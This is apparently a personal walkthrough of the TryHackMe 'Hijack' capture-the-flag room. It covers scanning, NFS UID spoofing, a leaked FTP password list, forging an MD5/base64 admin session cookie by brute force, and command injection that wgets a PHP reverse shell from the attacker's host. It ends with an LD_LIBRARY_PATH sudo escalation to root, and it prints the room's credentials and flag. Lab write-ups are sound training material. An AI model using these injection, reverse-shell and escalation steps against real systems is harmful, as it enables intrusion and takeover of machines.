

Hijack

Hijack

<https://tryhackme.com/room/hijack>

```
rustscan -a 10.10.45.27 -- -sC -sV -A | tee scan.txt
```

Open 10.10.45.27:21

Open 10.10.45.27:22

Open 10.10.45.27:80

Open 10.10.45.27:111

Open 10.10.45.27:2049

Open 10.10.45.27:33238

Open 10.10.45.27:36662

Open 10.10.45.27:51313

Open 10.10.45.27:59529

Interesting FTP , but I haven't creds

nfs also interesting

```
80/tcp    open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_ http-title: Home
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
111/tcp   open  rpcbind  syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100003   2,3,4        2049/tcp    nfs
|   100003   2,3,4        2049/tcp6   nfs
|   100003   2,3,4        2049/udp    nfs
|   100003   2,3,4        2049/udp6   nfs
|   100005   1,2,3        33238/tcp   mountd
|   100005   1,2,3        41120/udp6  mountd
|   100005   1,2,3        46559/tcp6  mountd
|   100005   1,2,3        47963/udp   mountd
|   100021   1,3,4        36662/tcp   nlockmgr
|   100021   1,3,4        41667/udp6  nlockmgr
```

```
showmount -e 10.10.45.27
```

```
(kali㉿kali)-[~/THM/hija]
$ showmount -e 10.10.45.27
Export list for 10.10.45.27:
/mnt/share *
```

very interesting)))

I need user 1003 id to open folder

```
(kali㉿kali)-[~/THM/hija]
$ ls -la
total 20
drwxr-xr-x  3 kali kali 4096 Oct 22 12:05 .
drwxr-xr-x 10 kali kali 4096 Oct 22 11:59 ..
-rw-r--r--  1 kali kali 5572 Oct 22 12:01 scan.txt
drwx-----  2 1003 1003 4096 Aug  8 15:28 share
```

```
sudo adduser -u 1003 hacker
```

```
(kali㉿kali)-[~/THM/hija]
$ su hacker
Password:
(hacker㉿kali)-[/home/kali/THM/hija]
$ ls
scan.txt  share

(hacker㉿kali)-[/home/kali/THM/hija]
$ cd share/

(hacker㉿kali)-[/home/kali/THM/hija/share]
$ ls -la
total 12
drwx----- 2 hacker hacker 4096 Aug  8 15:28 .
drwxr-xr-x 3 kali  kali  4096 Oct 22 12:05 ..
-rwx----- 1 hacker hacker  46 Aug  8 15:28 for_employees.txt

(hacker㉿kali)-[/home/kali/THM/hija/share]
$ cat for_employees.txt
ftp creds :

ftpuser [REDACTED]

(hacker㉿kali)-[/home/kali/THM/hija/share]
$
```

```
ftp 10.10.45.27
```

```

(kali@kali)-[~/THM/hija]
$ ftp 10.10.45.27
Connected to 10.10.45.27.
220 (vsFTPD 3.0.3)
Name (10.10.45.27:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||43059|)
150 Here comes the directory listing.
drwxr-xr-x  2 1002      1002      4096 Aug  8 19:28 .
drwxr-xr-x  2 1002      1002      4096 Aug  8 19:28 ..
-rwxr-xr-x  1 1002      1002      220 Aug  8 19:28 .bash_logout
-rwxr-xr-x  1 1002      1002     3771 Aug  8 19:28 .bashrc
-rw-r--r--  1 1002      1002      368 Aug  8 19:28 .from_admin.txt
-rw-r--r--  1 1002      1002     3150 Aug  8 19:28 .passwords_list.txt
-rwxr-xr-x  1 1002      1002      655 Aug  8 19:28 .profile
226 Directory send OK.
ftp> █

(kali@kali)-[~/THM/hija]
$ ls -la
total 24
drwxr-xr-x  2 kali kali 4096 Oct 22 12:15 .
drwxr-xr-x 10 kali kali 4096 Oct 22 11:59 ..
-rw-r--r--  1 kali kali  368 Aug  8 15:28 .from_admin.txt
-rw-r--r--  1 kali kali 3150 Aug  8 15:28 .passwords_list.txt
-rw-r--r--  1 kali kali 5572 Oct 22 12:01 scan.txt

(kali@kali)-[~/THM/hija]
$ cat .from_admin.txt
To all employees, this is "admin" speaking,
i came up with a safe list of passwords that you all can use on the site, these passwords don't appear on any wordlist i tested so far, so i encourage you to use them, even me i'm using one
of those.

NOTE To rick : good job on limiting login attempts, it works like a charm, this will prevent any future brute forcing.

(kali@kali)-[~/THM/hija]
$ wc -l .passwords_list.txt
150 .passwords_list.txt
mv .passwords_list.txt passwords_list.txt

```

I create account on the 80 port

And saw how the cookie build

Request	Response	Inspector
<pre> Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*; q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 32 9 Origin: http://10.10.45.27 10 Connection: close 11 Referer: http://10.10.45.27/login.php 12 Cookie: PHPSESSID=cjocn90rchteb1h4rl2p8bvm14 </pre>	<pre> 1 HTTP/1.1 302 Found 2 Date: Sun, 22 Oct 2023 16:27:18 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Set-Cookie: PHPSESSID= cm9tY2hpazp1MTBhZGMzOTQ5YmE1OWFiYm U1NmUwNTdmMjBmODgzZQ%3D%3D 8 Location: index.php 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 </pre>	<pre> cm9tY2hpazp1MTBhZGMzOTQ5YmE1OWFiYm U1NmUwNTdmMjBmODgzZQ%3D%3D Decoded from: URL encoding cm9tY2hpazp1MTBhZGMzOTQ5YmE1OWFiYm U1NmUwNTdmMjBmODgzZQ%3D%3D Decoded from: Base64 romchik:e10adc3949ba59abbe56e057f2 0f883e </pre>

My account name ":" my password

And my password encoded by MD5


Decoded from:
Base64

romchik:
e10adc3949ba59abbe56e057f2
0f883e

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e10adc3949ba59abbe56e057f20f883e



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
e10adc3949ba59abbe56e057f20f883e	md5	123456

I know that the admin have one of 150 passwords I found before on FTP, I can bruteforce administration page

Send request to intruder

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload

Payload set: 1 Payload count: 150

Payload type: Simple list Request count: 150

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	sDNA2ujJq4N32N32seQ3
Load ...	KXLhQZGcARFfhHXV2W3J
Remove	t9F9xkM2bbPBWaKncztB
Clear	MBfUmSKrN4zLS9pM8teH
Deduplicate	F4hGwGZKvwQyuzvkmH43
Add	uRDwKRHPZ8dttYShvJ6
	scaAmwJshne6atYuicDu
	Enter a new item
	Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	Hash: MD5
Remove	<input checked="" type="checkbox"/>	Add Prefix: admin:
Up	<input checked="" type="checkbox"/>	Base64-encode
Down		

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	Comment
42	YWRtaW46MDYzM2QwOG...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
43	YWRtaW46MjZhZTMwODJh...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
44	YWRtaW46MWNiMTMyZGZ...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
45	YWRtaW46MmVhNTMyZTh...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
46	YWRtaW46MTEyYjZkZm...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
47	YWRtaW46NjYxZTkxZDJjYTI...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
48	YWRtaW46YzRjYTE1YmMw...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	
49	YWRtaW46ZDY1NzNlZDczO...	200	<input type="checkbox"/>	<input type="checkbox"/>	1165	
50	YWRtaW46NTg0OTQyZTE4...	200	<input type="checkbox"/>	<input type="checkbox"/>	328	

Request

Response

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

GET /administration.php HTTP/1.1

Host: 10.10.45.27

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://10.10.45.27/login.php

Cookie: PHPSESSID=YWRtaW46ZDY1NzNlZDczOWF1N2ZkZmIzY2VkMTk3ZDk0ODIwYTU%3d

Upgrade-Insecure-Requests: 1

I use admin cookie to see administration panel

Developer Tools — http://10.10.45.27/administration.php									
Inspector	Console	Debugger	Network	Style Editor	Performance	Memory	Storage	Accessibility	Application
Cache Storage	Filter Items								
Cookies	Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
http://10.10.45.27	PHPSESSID	YWRtaW46ZDY1NzNlZDczOWF1N2ZkZmIzY2VkMTk3ZDk0ODIwYTU%3d	10.10.45.27	/	Session	69	false	false	None
Indexed DB									
Local Storage									
Session Storage									

Administration Panel

Services Status Checker

Provide the service name :

Execute

I create php revshell and download it to machine

```
(kali@kali)-[~/THM/hija]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.45.27 - - [22/Oct/2023 13:03:09] "GET /shell.php HTTP/1.1" 200 -
```

Services Status Checker

Provide the service name : ``wget http://10.18.88.130:8000/shell.php``


Execute

y)

```
wget http://10.18.88.130:8000/shell.php
```

DOWNLOADING WORKS WITH BAKTICS

run listener, and go to the file



```
nc -lvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.45.27] 56934
Linux Hijack 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
17:06:47 up 1:12, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1293): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Hijack:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Hijack:/$ ls -la /home
ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Aug  8 19:29 .
drwxr-xr-x 23 root    root    4096 Oct 22 15:56 ..
drwxr-xr-x  2 ftpuser ftpuser 4096 Aug  8 19:28 ftpuser
drwxr-xr-x  2 rick    rick    4096 Aug  8 19:29 rick
www-data@Hijack:/$
```

```
export TERM=xterm
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

I change user to ftpuser

```
su ftpuser
```

in /var/www/html I `cat config.php` and found password for rick

```

drwxr-xr-x 2 www-data www-data 4096 Oct 22 17:05 ../Desktop/Documents/Downloads/HTB/Music/Pictures
drwxr-xr-x 3 root root 4096 Aug 8 19:25 ..
-rw-rw-r-- 1 www-data www-data 2062 Jul 12 16:42 administration.php
-rw-rw-r-- 1 www-data www-data 307 Jun 23 21:37 config.php
-rw-rw-r-- 1 www-data www-data 1272 Jul 12 16:42 index.php
-rw-rw-r-- 1 www-data www-data 5957 Jul 12 14:57 login.php
-rw-rw-r-- 1 www-data www-data 220 Jun 23 21:37 logout.php
-rw-rw-r-- 1 www-data www-data 440 Jun 23 21:37 navbar.php
-rw-rw-r-- 1 www-data www-data 88 Jun 23 21:37 service_status.sh
-rw-r--r-- 1 www-data www-data 2588 Oct 22 17:01 shell.php
-rw-r--r-- 1 www-data www-data 219 Oct 22 17:04 shell.py
-rw-rw-r-- 1 www-data www-data 3066 Jun 23 21:37 signup.php
-rw-rw-r-- 1 www-data www-data 1916 Jun 23 21:37 style.css
ftpuser@Hijack:/var/www/html$ cat config.php
cat config.php
<?php
$dbservername = "localhost";
$username = "rick";
$password = "N3v3rG0nn4G1v3Y0uUp";
$dbname = "hijack";

// Create connection
$conn=mysqli_connect($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
ftpuser@Hijack:/var/www/html$ su rick
su rick
Password: 
rick@Hijack:/var/www/html$ 

```

rick:N3v3rG0nn4G1v3Y0uUp

```
gcc -o /tmp/libcrypt.so.1 -shared -fPIC /home/rick/code.c
```


```
sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d
/etc/apache2
```

```

$ sudo -l
[sudo] password for rick: 
Matching Defaults entries for rick on Hijack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_LIBRARY_PATH

User rick may run the following commands on Hijack:
    (root) /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
$ sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
/usr/sbin/apache2: /tmp/libcrypt.so.1: no version information available (required by /usr/lib/x86_64-linux-gnu/libaprutil-1.so.0)
root@Hijack:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Hijack:/tmp# cd /root
root@Hijack:/root# ls
root.txt
root@Hijack:/root# cat root.txt
THM{b91ea3e8285157eaf173d88d0a73ed5a}
root@Hijack:/root# 

```



THM{b91ea3e8285157eaf173d88d0a73ed5a}

root@Hijack:/root#